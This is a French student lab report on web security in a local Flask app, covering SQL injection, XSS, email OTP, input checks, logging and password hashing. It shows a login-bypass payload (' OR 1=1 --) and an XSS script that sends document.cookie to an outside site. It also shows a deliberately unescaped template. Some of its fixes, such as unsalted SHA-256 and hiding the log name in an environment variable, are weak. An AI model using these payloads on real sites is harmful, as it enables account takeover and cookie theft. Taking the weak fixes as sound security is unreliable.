


R4.A.10 - TP SÉCURITÉ WEB



PARTIE 1 :

INJECTION SQL

Injection SQL

Sur le menu en haut de la page /home sur laquelle on arrive on choisi l'injection SQL

Injection SQL

Injection SQL

Injection SQL

Nom d'utilisateur :

Entrez votre nom d'utilisateur

Mot de passe :

Entrez votre mot de passe

Envoyer

Connexion sécurisée

Nom d'utilisateur :

Entrez votre nom d'utilisateur

Mot de passe :

Entrez votre mot de passe

Envoyer

On peut maintenant tester l'injection puis vérifier sur la version sécurisé que ca marche correctement

Injection test : ' **OR 1=1** --

Injection SQL

On peut voir le succès de l'injection ici :

Injection SQL

Nom d'utilisateur :

Mot de passe :

Envoyer

Connexion réussie !

Votre connexion a été enregistrée avec succès.

Retour à l'accueil

Sur la version sécurisée on doit obligatoirement donner les bons identifiants


Connexion sécurisée

Nom d'utilisateur :

Mot de passe :

Envoyer

Sinon la connexion ne passe pas



PARTIE 2 : FAILLE XSS

Faible XSS

Introduction à la Faible XSS

Les failles XSS (Cross-Site Scripting) sont des techniques d'exploitation qui permettent à des attaquants d'injecter des scripts malveillants sur des sites Web.

Les risques d'une faille XSS sont très variés. Les attaquants peuvent voler des informations sensibles, comme les mots de passe et les informations bancaires des utilisateurs.

Les attaquants peuvent également modifier des informations sur le site Web, ce qui peut entraîner des pertes financières pour le site Web et ses utilisateurs. Les attaquants peuvent également exécuter des logiciels malveillants sur les ordinateurs des utilisateurs.

Faible XSS

Démontrer une Faible XSS

Exemple :

Injection de XSS dans le formulaire
d'ajout de commentaire

Connexion réussie ludo !

```
<script>window.location='https://  
www.ecosia.org/cookie='+document.  
cookie</script>
```

Envoyer

Liste des commentaires :

Risque	Exemple commande
Chaque utilisateur peut ainsi basculer sur un site web malveillant lors de chaque submit du formulaire.	<code><script>window.location='https://www.ecosia.org/'</script></code>
Possibilité d'afficher les cookies personnels de l'utilisateur.	<code><script>console.log(document.cookie)</script></code>

Scénario : Il est ainsi possible en mariant les 2 requêtes, qu'un pirate bascule les cookies ou même des données transmises par un formulaire (données bancaires par exemple) vers le site web malveillant du barbouzes 2.0.

Faible XSS

Comment Prévenir les Faibles XSS

Pour prévenir de ce risque, le Framework Flask possède une protection quant à ce type de faille. Par défaut, il manipule les variables comme des chaînes de caractère et ainsi cela évite d'exécuter du html, JS. Cependant, tous les frameworks ne possèdent pas cette protection.

Exemple : Afin de comprendre très simplement, affichons simplement le commentaire : `<h1>Super site et quel CSS ! </h1>`.

À gauche, version non sécurisée

À droite, version sécurisée et par défaut.

Connexion réussie ludo !



Liste des commentaires :

ludo :

Super site et quel CSS !

```
...{% for user, content in all_contents %}
...    <p>{{user}} : {{content|safe}}</p>
...{% endfor %}
</body>
</html>
```

Connexion réussie ludo !



Liste des commentaires :

ludo : `<h1>Super site et quel CSS ! </h1>`

```
...</form>
...{% for user, content in all_contents %}
...    <p>{{user}} : {{content}}</p>
...{% endfor %}
</body>
</html>
```


Faible XSS

Conclusion

Les failles XSS sont des techniques d'exploitation très dangereuses qui peuvent être exploitées par des attaquants pour voler des informations, modifier des informations ou même exécuter des logiciels malveillants sur les ordinateurs des utilisateurs.

Il est important de prendre des mesures pour prévenir les failles XSS, en utilisant des outils de sécurité pour scanner les sites Web à la recherche de failles et en mettant en œuvre des contrôles de sécurité stricts sur votre site Web.




PARTIE 3 : MAIL OTP

Mail OTP

On insère notre partie 2 avec un 2eme utilisateur dont le mot de passe est toujours « mdp » mais crypté

```
INSERT INTO connexion (name, password, email)
VALUES ('client2', 'f4f263e439cf40925e6a412387a9472a6773c2580212a4fb50d224d3a817de17', 'raphaguarim@gmail.com');
```

On remplace l'email de cet utilisateur par le notre pour recevoir l'email



Connexion

Nom d'utilisateur :

client2

Mot de passe :

...


Envoyer

On se connecte avec ses identifiants, donc client2 et «mdp» dans la rubrique Mail OTP

Et on arrive sur la verification OTP

Mail OTP

On recoit un email sur la boite fournie avec le mot de passe



On a 5 minutes pour rentrer le mot de passe et on peut accéder au formulaire de modification

A login form titled 'Connexion' in bold. Below the title, the text 'Mot de passe :' is followed by a password input field containing six dots. A green button labeled 'Envoyer' is positioned below the input field.



PARTIE 4 :

CONTRÔLE FRONT ET MIDDLE DES DONNÉES

Contrôle front et middle des données

Menace : Utilisateur modifie son username ou mot de passe pour le passer à vide

```
secu1=# select * from connexion;
```

id	name	password	email
1	client	mdp	raphaguarim@gmail.com
2	client22	3fb0d1744f8385135726813e219508b33a5ac42d3182a51c670c51d98231a5ab	raphaguarim@gmail.com

(2 lignes)


```
secu1=# select * from connexion;
```

id	name	password	email
1	client	mdp	raphaguarim@gmail.com
2		f4f263e439cf40925e6a412387a9472a6773c2580212a4fb50d224d3a817de17	raphaguarim@gmail.com


(2 lignes)

Ajout d'un contrôle qui vérifie côté client et serveur pour éviter cela.



127.0.0.1:5000/Partie4/submitModifSecu

Veuillez remplir tous les champs



PARTIE 5 : LOGS

Logs

Pour créer des logs en python, on utilise la bibliothèque « **logging** »
De plus on utilisera la bibliothèque « **os** » pour des créer un répertoire spécifique sur notre système afin d'enregistrer les fichiers .log

```
import logging
import os
```

```
app = Flask(__name__)

# création du repertoire des logs
if not os.path.exists('logs'):
    os.makedirs('logs')

# configurer le logger -----
logging.basicConfig(filename='logs/app.log',
                    level=logging.INFO, format='%(asctime)s %
                    (levelname)s: %(message)s')
```

On à maintenant un logger qui va permettre de créer les logs sur toutes les interactions utilisateurs sur notre site web. Les logs sont enregistrés dans le répertoire « logs » à la racine du projet

Résultat de la journalisation des logs

Disponible dans ./logs/app.log

```
* Running on http://127.0.0.1:5000
2023-04-12 16:25:18,893 INFO: ESC[33mPress CTRL+C to quitESC[0m
2023-04-12 16:25:18,895 INFO: * Restarting with stat
2023-04-12 16:25:19,252 WARNING: * Debugger is active!
2023-04-12 16:25:19,254 INFO: * Debugger PIN: 198-506-563
2023-04-12 16:25:30,965 INFO: 127.0.0.1 - - [12/Apr/2023 16:25:30] "GET / HTTP/1.1" 200 -
2023-04-12 16:25:33,467 INFO: 127.0.0.1 - - [12/Apr/2023 16:25:33] "POST /connectHome HTTP/1.1" 200 -
2023-04-12 16:25:37,721 INFO: 127.0.0.1 - - [12/Apr/2023 16:25:37] "GET /SQL HTTP/1.1" 200 -
```

Faible Logs

Il est important de garder les fichiers de logs privés et sécurisés pour éviter que des personnes non autorisées y aient accès.

Si un attaquant connaît le nom de fichier, il pourrait simplement accéder à celui-ci en entrant l'URL directe dans un navigateur web. Par exemple :

<http://example.com/logs/app.log>

Solution -> Variable d'environnement

Pour résoudre cette faille, il est recommandé de stocker le nom des fichiers des logs dans une variable d'environnement.

Variable d'environnement pour logs

```
from dotenv import load_dotenv
```

On commence par charger une variable d'environnement, pour stocker le nom du fichier log

On récupère le nom et le niveau de log depuis la variable d'environnement protégé

```
# Chargement des variables d'environnement depuis le fichier .env
load_dotenv()

# Configuration de l'application Flask
app = Flask(__name__)

# Configuration du système de journalisation
if not os.path.exists('logs'): # Vérifie si le dossier "logs" n'existe pas encore
    os.makedirs('logs') # Si ce n'est pas le cas, crée le dossier "logs" dans le répertoire courant

# Récupération du nom et du niveau de log depuis les variables d'environnement, sinon utilisation des valeurs par défaut
log_file = os.getenv("LOG_FILE") or 'logs/app.log'
log_level = os.getenv("LOG_LEVEL") or logging.INFO

# Configuration de la bibliothèque logging avec le nom et le niveau de log
logging.basicConfig(
    filename=log_file, # Nom du fichier de log
    level=log_level, # Niveau de log
    format='%(asctime)s %(levelname)s: %(message)s' # Format des messages de log
)
```




PARTIE 6 :

Chiffrement applicatif

Chiffrement applicatif

```
import hashlib
```

Sur la route de la connexion du mail, la fonction récupère les données envoyées via le formulaire de la requête post

La bibliothèque Python **hashlib**, permet d'hacher le mot de passe en utilisant l'algorithme de **hachage SHA-256**

```
@app.route('/mail_conn', methods=['POST', 'GET'])
def mail_conn():
    global nom, mdp, expiration, otp_code

    name = request.form['name']
    password = request.form['password']

    # chiffrement du mot de passe
    encoded_password = password.encode('utf-8')
    hash_object = hashlib.sha256(encoded_password)
    password_hash = hash_object.hexdigest()
```

Résultat chiffrement applicatif

Dans la base de données, le mot de passe du client a été chiffré par l'algorithme de **hachage SHA-256**

```
('client2', 'f4f263e439cf40925e6a412387a9472a6773c2580212a4fb50d224d3a817de17', 'raphaguarim@gmail.com');
```